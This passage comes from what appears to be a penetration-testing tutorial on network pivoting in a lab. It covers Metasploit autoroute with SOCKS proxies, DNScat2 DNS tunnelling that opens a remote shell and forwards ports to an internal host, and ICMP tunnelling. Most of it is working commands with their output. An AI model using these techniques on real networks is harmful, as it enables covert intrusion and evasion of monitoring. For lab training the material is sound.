
msf6 auxiliary(scanner/ssh/ssh_login) > back
msf6 > use post/multi/manage/autoroute ↵
msf6 post(multi/manage/autoroute) > set session 2
session => 2
msf6 post(multi/manage/autoroute) > exploit

[!] SESSION may not be compatible with this module.
[*] Running module against 192.168.1.108
[*] Searching for subnets to autoroute.
[+] Route added to subnet 192.168.1.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.168.226.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
msf6 post(multi/manage/autoroute) > use auxiliary/server/socks5 ↵



[!] *                      The module auxiliary/server/socks5 is deprecated!
[!] *                      This module will be removed on or about 2020-12-29
[!] *                      Use auxiliary/server/socks_proxy and set VERSION to 5
[*]
msf6 auxiliary(server/socks5) > set srvhost 127.0.0.1 ↵
srvhost => 127.0.0.1
msf6 auxiliary(server/socks5) > exploit
[*] Auxiliary module running as background job 1.

[*] Starting the socks5 proxy server
msf6 auxiliary(server/socks5) > █
```

Now go to the web browser in the **Kali Linux** machine, open the browser and open **proxy settings**. Here, choose to manually configure the **manual proxy configuration** and mention the local address in the **socks host** and mention the port number as 1080. Choose the **socks version 5** and then mention the local address in the '**no proxy for**' space.



When you open the web browser in the Kali Linux and mention the IP address of the Metasploitable 2, you will be connected with the Metasploitable 2 using Metasploit.



Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

## SOCKS 4a

Now let's start Metasploit in the Kali machine where the connection is established with Ubuntu with the help of auxiliary module using SSH. Then a meterpreter session was created. Then we will use the post-module where we will use autoroute. The autoroute post module will help to create additional routes through the meterpreter which will allow us to dive deeper in the network. Here we will connect with Metasploitable 2. Next, we will use the auxiliary module for socks4a. This is now a deprecated module. Instead, we can use the new module Set the localhost address and exploit. The auxiliary module will then start running.

```
use post/multi/manage/autoroute
use auxiliary/server/socks4a
set srvhost 127.0.0.1
exploit
```




```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions ←  
Active sessions  
=====  




| Id | Name  | Type        | Information                                                       |
|----|-------|-------------|-------------------------------------------------------------------|
| 1  | shell | linux       | SSH raj:123 (192.168.1.108:22)                                    |
| 2  |       | meterpreter | x86/linux raj @ ubuntu (uid=1000, gid=1000, euid=1000, egid=1000) |

  
msf6 auxiliary(scanner/ssh/ssh_login) > back ←  
msf6 > use post/multi/manage/autoroute ←  
msf6 post(multi/manage/autoroute) > set session 2  
session ⇒ 2  
msf6 post(multi/manage/autoroute) > exploit  
  
[!] SESSION may not be compatible with this module.  
[*] Running module against 192.168.1.108  
[*] Searching for subnets to autoroute.  
[+] Route added to subnet 192.168.1.0/255.255.255.0 from host's routing table.  
[+] Route added to subnet 192.168.226.0/255.255.255.0 from host's routing table.  
[*] Post module execution completed  
msf6 post(multi/manage/autoroute) > use auxiliary/server/socks4a ←  
  
[!] * The module auxiliary/server/socks4a is deprecated!  
[!] * This module will be removed on or about 2020-12-29  
[!] * Use auxiliary/server/socks_proxy and set VERSION to 4a  
msf6 auxiliary(server/socks4a) > set srvhost 127.0.0.1 ←  
srvhost ⇒ 127.0.0.1  
msf6 auxiliary(server/socks4a) > exploit  
[*] Auxiliary module running as background job 1.  
  
[*] Starting the socks4a proxy server  
msf6 auxiliary(server/socks4a) > █
```

Hence, open the web browser in the Kali Linux machine, and open **proxy settings**. Now, choose to manually configure the **manual proxy configuration** and mention the local address in the socks host and mention the port number as 1080. Choose the **socks version 4a** and then mention the local address in the '**no proxy for**' space.



Finally, when you open the web browser in the Kali Linux and mention the IP address of the Metasploitable 2, you will be connected with the Metasploitable 2 using Metasploit.



Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

## Tunnelling with DNScat2

DNScat2 is a tool which can be used to create a tunnel with the help of DNS protocol. A connection to port 53 should be established to access any data. DNScat2 mainly consists of a client and a Kali Linux. In our scenario, we need to establish a connection between Metasploitable 2 and Kali Linux using Ubuntu as the medium.

Let's begin with installing DNScat2 in the Kali Linux machine using apt install which will automatically build dependencies.

### DNScat2 Tunneling on Port 22

```
apt install dnscat2
```



```
[~]# apt install dnscat2 ←
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libexo-1-0 libqt5opengl5 python3-gevent python3-greenlet
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  dnscat2-client dnscat2-server ruby-ecdsa ruby-salsa20 ruby-sha3 ruby-
The following NEW packages will be installed:
  dnscat2 dnscat2-client dnscat2-server ruby-ecdsa ruby-salsa20 ruby-sha3
0 upgraded, 7 newly installed, 0 to remove and 0 not upgraded.
Need to get 248 kB of archives.
After this operation, 861 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://ftp.harukasan.org/kali kali-rolling/main amd64 dnscat2-clie
Get:2 http://ftp.harukasan.org/kali kali-rolling/main amd64 ruby-troll
Get:3 http://ftp.harukasan.org/kali kali-rolling/main amd64 ruby-salsa20
Get:4 http://ftp.harukasan.org/kali kali-rolling/main amd64 ruby-ecdsa
Get:5 http://ftp.harukasan.org/kali kali-rolling/main amd64 ruby-sha3 a
Get:6 http://ftp.harukasan.org/kali kali-rolling/main amd64 dnscat2-ser
Get:7 http://ftp.harukasan.org/kali kali-rolling/main amd64 dnscat2 all
Fetched 279 kB in 0s (21.0 kB/s)
```

Once this is done, the dnscat2 server will start running.

```
[~]# dnscat2-server ←
New window created: 0
New window created: crypto-debug
Welcome to dnscat2! Some documentation may be out of date.

auto_attach => false
history_size (for new windows) => 1000
Security policy changed: All connections must be encrypted
New window created: dns1
Starting Dnscat2 DNS server on 0.0.0.0:53
[domains = n/a] ...

It looks like you didn't give me any domains to recognize!
That's cool, though, you can still use direct queries,
although those are less stealthy.

To talk directly to the server without a domain name, run:

./dnscat --dns server=x.x.x.x,port=53 --secret=8d1a85d94df1da9016c26efdbeaccf06

Of course, you have to figure out <server> yourself! Clients
will connect directly on UDP port 53.

dnscat2> █
```

In the Ubuntu machine, we will install dnscat2 using git clone. Here we will have to install the dependencies manually to get the tool started.

```
git clone https://github.com/iagox86/dnscat2.git
cd dnscat2/
cd client/
make
```



```
root@ubuntu:~# git clone https://github.com/iagox86/dnscat2.git ←
Cloning into 'dnscat2'...
remote: Enumerating objects: 6607, done.
remote: Total 6607 (delta 0), reused 0 (delta 0), pack-reused 6607
Receiving objects: 100% (6607/6607), 3.82 MiB | 2.87 MiB/s, done.
Resolving deltas: 100% (4564/4564), done.
root@ubuntu:~# cd dnscat2/←
root@ubuntu:~/dnscat2# cd client/←
root@ubuntu:~/dnscat2/client# make ←
cc --std=c89 -I. -Wall -D_DEFAULT_SOURCE -Wformat -Wformat-security -g
cc -c --std=c89 -I. -Wall -D_DEFAULT_SOURCE -Wformat -Wformat-security -g
cc --std=c89 -T -Wall -D_DEFAULT_SOURCE -Wformat -Wformat-security -g
```

Now let's establish a connection between the Kali Linux and Ubuntu.

```
./dnscat -dns=server=192.168.1.2, port=53
```

```
root@ubuntu:~/dnscat2/client# ./dnscat --dns=server=192.168.1.2, port=53 ←
Creating DNS driver:
domain = (null) www.hackingarticles.in
host   = 0.0.0.0
port   = 53
type   = TXT,CNAME,MX
server = 192.168.1.2

Encrypted session established! For added security, please verify the server al
```

After we establish the connection successfully, the Kali Linux machine creates a session. Next, we check the available sessions. Then, we interact with one of them and send a request to create a shell. As soon as the request is accepted, the system opens a new window and starts session 2.

```
session
session -i 1
shell
```



```
dnscat2> New window created: 1 ←
Session 1 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:

>> Peace Duff Tubule Durian Lair Teeth

dnscat2> session ←
0 :: main [active]
    crypto-debug :: Debug window for crypto stuff [*]
    dns1 :: DNS Driver running on 0.0.0.0:53 domains =  [*]
    1 :: command (ubuntu) [encrypted, NOT verified] [*]
dnscat2> session -i 1 ←
New window created: 1
history_size (session) ⇒ 1000
Session 1 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:

>> Peace Duff Tubule Durian Lair Teeth
This is a command session!

That means you can enter a dnscat2 command such as
'ping'! For a full list of clients, try 'help'.

command (ubuntu) 1> shell ←
Sent request to execute a shell
command (ubuntu) 1> New window created: 2
Shell session created!

command (ubuntu) 1> █
```

Using the second session, you now have access to the Ubuntu machine. So now let's check the IP address of the client one machine. Here we see that Ubuntu has two NIC cards installed within it.

```
session -i 2
ifconfig
```



```
command (ubuntu) 1> session -i 2 ←
New window created: 2
history_size (session) ⇒ 1000
Session 2 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:

>> Flaunt Twos Pigs Facile Libate Otto
This is a console session!

That means that anything you type will be sent as-is to the
client, and anything they type will be displayed as-is on the
screen! If the client is executing a command and you don't
see a prompt, try typing 'pwd' or something!

To go back, type ctrl-z.

sh (ubuntu) 2> ifconfig ←
sh (ubuntu) 2> ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.1.108 netmask 255.255.255.0 broadcast 192.168.1.255
          inet6 fe80::c418:3516:30f3:cf62 prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:c8:9c:50 txqueuelen 1000 (Ethernet)
              RX packets 66540 bytes 93170239 (93.1 MB)
              RX errors 0 dropped 1 overruns 0 frame 0
              TX packets 32080 bytes 2188104 (2.1 MB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ens38: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.226.128 netmask 255.255.255.0 broadcast 192.168.226.255
          inet6 fe80::44a6:8a8:230e:ec96 prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:c8:9c:5a txqueuelen 1000 (Ethernet)
              RX packets 188 bytes 30487 (30.4 KB)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 953 bytes 64289 (64.2 KB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Then, we will connect the Metasploitable 2 port 22 to the port 8888 to create a DNS tunnel between them using the shell.

```
listen 127.0.0.1:8888 192.168.226.129:22
```

```
command (ubuntu) 1> listen 127.0.0.1:8888 192.168.226.129:22 ←
Listening on 127.0.0.1:8888, sending connections to 192.168.226.129:22
command (ubuntu) 1> █
```

Finally, open a new tab in the Kali Linux machine and login to the Metasploitable 2 machine with its credentials and now you will be able to communicate with Metasploitable 2 using the Kali Linux.

```
ssh msfadmin@127.0.0.1 -p 8888
```



```
(root💀 kali)-[~/home/kali]
# ssh msfadmin@127.0.0.1 -p 8888 ←
The authenticity of host '[127.0.0.1]:8888 ([127.0.0.1]:8888)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCi0LuVscegPXLQ0suPs+E9d/rrJB84rk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[127.0.0.1]:8888' (RSA) to the list of known hosts.
msfadmin@127.0.0.1's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Thu Dec  3 13:08:53 2020
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:78:20:90
          inet addr:192.168.226.129  Bcast:192.168.226.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe78:2090/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1084 errors:0 dropped:0 overruns:0 frame:0
          TX packets:148 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:83507 (81.5 KB)  TX bytes:20131 (19.6 KB)
          Interrupt:16 Base address:0x2000

1
```



## DNSCat2 Tunnelling on port 80

We can perform the same using port 80.

```
listen 127.0.0.1:9999 192.168.226.129:80
```

```
command (ubuntu) 1> listen 127.0.0.1:9999 192.168.226.129:80 ←
Listening on 127.0.0.1:9999, sending connections to 192.168.226.129:80
command (ubuntu) 1> Connection from 127.0.0.1:54010; forwarding to 192.168.226.129:80 ...
[Tunnel 1] connection successful!
```

When we open the web browser on the Kali Linux machine and enter the URL of the Metasploitable 2 machine, we can see that the connection is successfully established. This confirms the connection between the Kali Linux and Metasploitable 2, running on Ubuntu.



Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

Similarly, the same can be done in the windows system Follow this link [here](#) to download a suitable dnscat2 client for your system of windows. To get a detailed explanation on DNScat2 you can read [here](#).

## ICMP Tunneling

The main aim of the ICMP tunnel is to send TCP connection where an SSH session will be used in an encapsulated form of ICMP packets. Let's first configure the ICMP tunnel on the Ubuntu machine. You can read a detailed article from [here](#).

We will first download and install icmp tunnel on the server-side and compile the file by unpacking its components.

```
git clone https://github.com/jamesbarlow/icmp-tunnel.git  
cd icmp-tunnel  
make
```

Then we will disable ICMP echo reply on both the Ubuntu and the Kali Linux. This halts the kernel from responding to any of its packets.

```
echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_all  
../icmp-tunnel -s  
Ctrl+z  
bg
```



```
root@ubuntu:~# git clone https://github.com/jamesbarlow/icmp tunnel.git ←
Cloning into 'icmp tunnel'...
remote: Enumerating objects: 42, done.
remote: Total 42 (delta 0), reused 0 (delta 0), pack-reused 42
Unpacking objects: 100% (42/42), 17.52 KiB | 242.00 KiB/s, done.
root@ubuntu:~# cd icmp tunnel/ ←
root@ubuntu:~/icmp tunnel# make ←
[CC] src/checksum.c
[CC] src/client-handlers.c
[CC] src/client.c
[CC] src/daemon.c
[CC] src/echo-skt.c
[CC] src/forwarder.c
[CC] src/icmp tunnel.c
[CC] src/resolve.c
[CC] src/server-handlers.c
[CC] src/server.c
[CC] src/tun-device.c
[LD] icmp tunnel
root@ubuntu:~/icmp tunnel# echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_all ←
root@ubuntu:~/icmp tunnel# ./icmp tunnel -s ←
opened tunnel device: tun0
^Z
[1]+  Stopped                  ./icmp tunnel -s
root@ubuntu:~/icmp tunnel# bg ←
[1]+ ./icmp tunnel -s &
```

Secondly, let's start the ICMP tunnel on Ubuntu on server mode and assign it a new IP address for tunnelling.

```
/sbin/ifconfig tun0 10.0.0.1 netmask 255.255.255.0
Ifconfig
```

```
root@ubuntu:~/icmp tunnel# /sbin/ifconfig tun0 10.0.0.1 netmask 255.255.255.0 ←
root@ubuntu:~/icmp tunnel# ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.108 netmask 255.255.255.0 broadcast 192.168.1.255
        inet6 fe80::c418:3516:30f3:cf62 prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:c8:9c:50 txqueuelen 1000 (Ethernet)
            RX packets 143887 bytes 206456545 (206.4 MB)
            RX errors 0 dropped 2 overruns 0 frame 0
            TX packets 60834 bytes 4466394 (4.4 MB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
    inet 10.0.0.1 netmask 255.255.255.0 destination 10.0.0.1
        inet6 fe80::a3a0:8ea0:5678:5fef prefixlen 64 scopeid 0x20<link>
            unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC)
            RX packets 0 bytes 0 (0.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 2 bytes 96 (96.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```



Then, let's install and set up ICMP tunnel on the client-side i.e Kali Linux as we did in Ubuntu.

```
git clone https://github.com/jamesbarlow/icmp tunnel.git
cd icmp tunnel
make
echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_all
./icmp tunnel 192.168.1.108
Ctrl+z
bg
/sbin/ifconfig tun0 10.0.0.2 netmask 255.255.255.0
ifconfig
```



```
(root💀 kali)-[~/home/kali]
└─# git clone https://github.com/jamesbarlow/icmp tunnel.git ↗
Cloning into 'icmp tunnel'...
remote: Enumerating objects: 42, done.
remote: Total 42 (delta 0), reused 0 (delta 0), pack-reused 42
Receiving objects: 100% (42/42), 17.54 KiB | 299.00 KiB/s, done.
Resolving deltas: 100% (27/27), done.
(root💀 kali)-[~/home/kali]
└─# cd icmp tunnel/ ↗
[root💀 kali]-[~/home/kali/icmp tunnel]
└─# make ↗
[CC] src/checksum.c
[CC] src/client-handlers.c
[CC] src/client.c
[CC] src/daemon.c
[CC] src/echo-skt.c
[CC] src/forwarder.c
[CC] src/icmp tunnel.c
[CC] src/resolve.c
[CC] src/server-handlers.c
[CC] src/server.c
[CC] src/tun-device.c
[LD] icmp tunnel
[root💀 kali]-[~/home/kali/icmp tunnel]
└─# echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_all ↗
[root💀 kali]-[~/home/kali/icmp tunnel]
└─# ./icmp tunnel 192.168.1.108 ↗
opened tunnel device: tun0
connection established.
^Z
[1]+  Stopped                  ./icmp tunnel 192.168.1.108
[root💀 kali]-[~/home/kali/icmp tunnel]
└─# /sbin/ifconfig tun0 10.0.0.2 netmask 255.255.255.0 ↗
[root💀 kali]-[~/home/kali/icmp tunnel]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.1.2  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::20c:29ff:fe49:b05d  prefixlen 64  scopeid 0x20<link>
            ether 00:0c:29:49:b0:5d  txqueuelen 1000  (Ethernet)
            RX packets 211421  bytes 298643817 (284.8 MiB)
            RX errors 0  dropped 2  overruns 0  frame 0
            TX packets 93558  bytes 6506637 (6.2 MiB)
            TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
    inet 10.0.0.2  netmask 255.255.255.0  destination 10.0.0.2
        inet6 fe80::ca74:73a2:e039:8e1  prefixlen 64  scopeid 0x20<link>
            unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 500
            RX packets 0  bytes 0 (0.0 B)
            RX errors 0  dropped 0  overruns 0  frame 0
            TX packets 0  bytes 0 (0.0 B)
            TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```



After creating the second IP address for tunnelling on the Kali machine, we initiate an SSH connection. To do this, we use the server-side credentials with the IP address 10.0.0.1.

```
ssh raj@10.0.0.1
```

```
(root💀 kali)-[~/home/kali/icmptunnel]
# ssh raj@10.0.0.1 ↗
The authenticity of host '10.0.0.1 (10.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:KGv+pn3PlQasGSNMVynFIYR11VCPbzEOBnzjciSAQA.
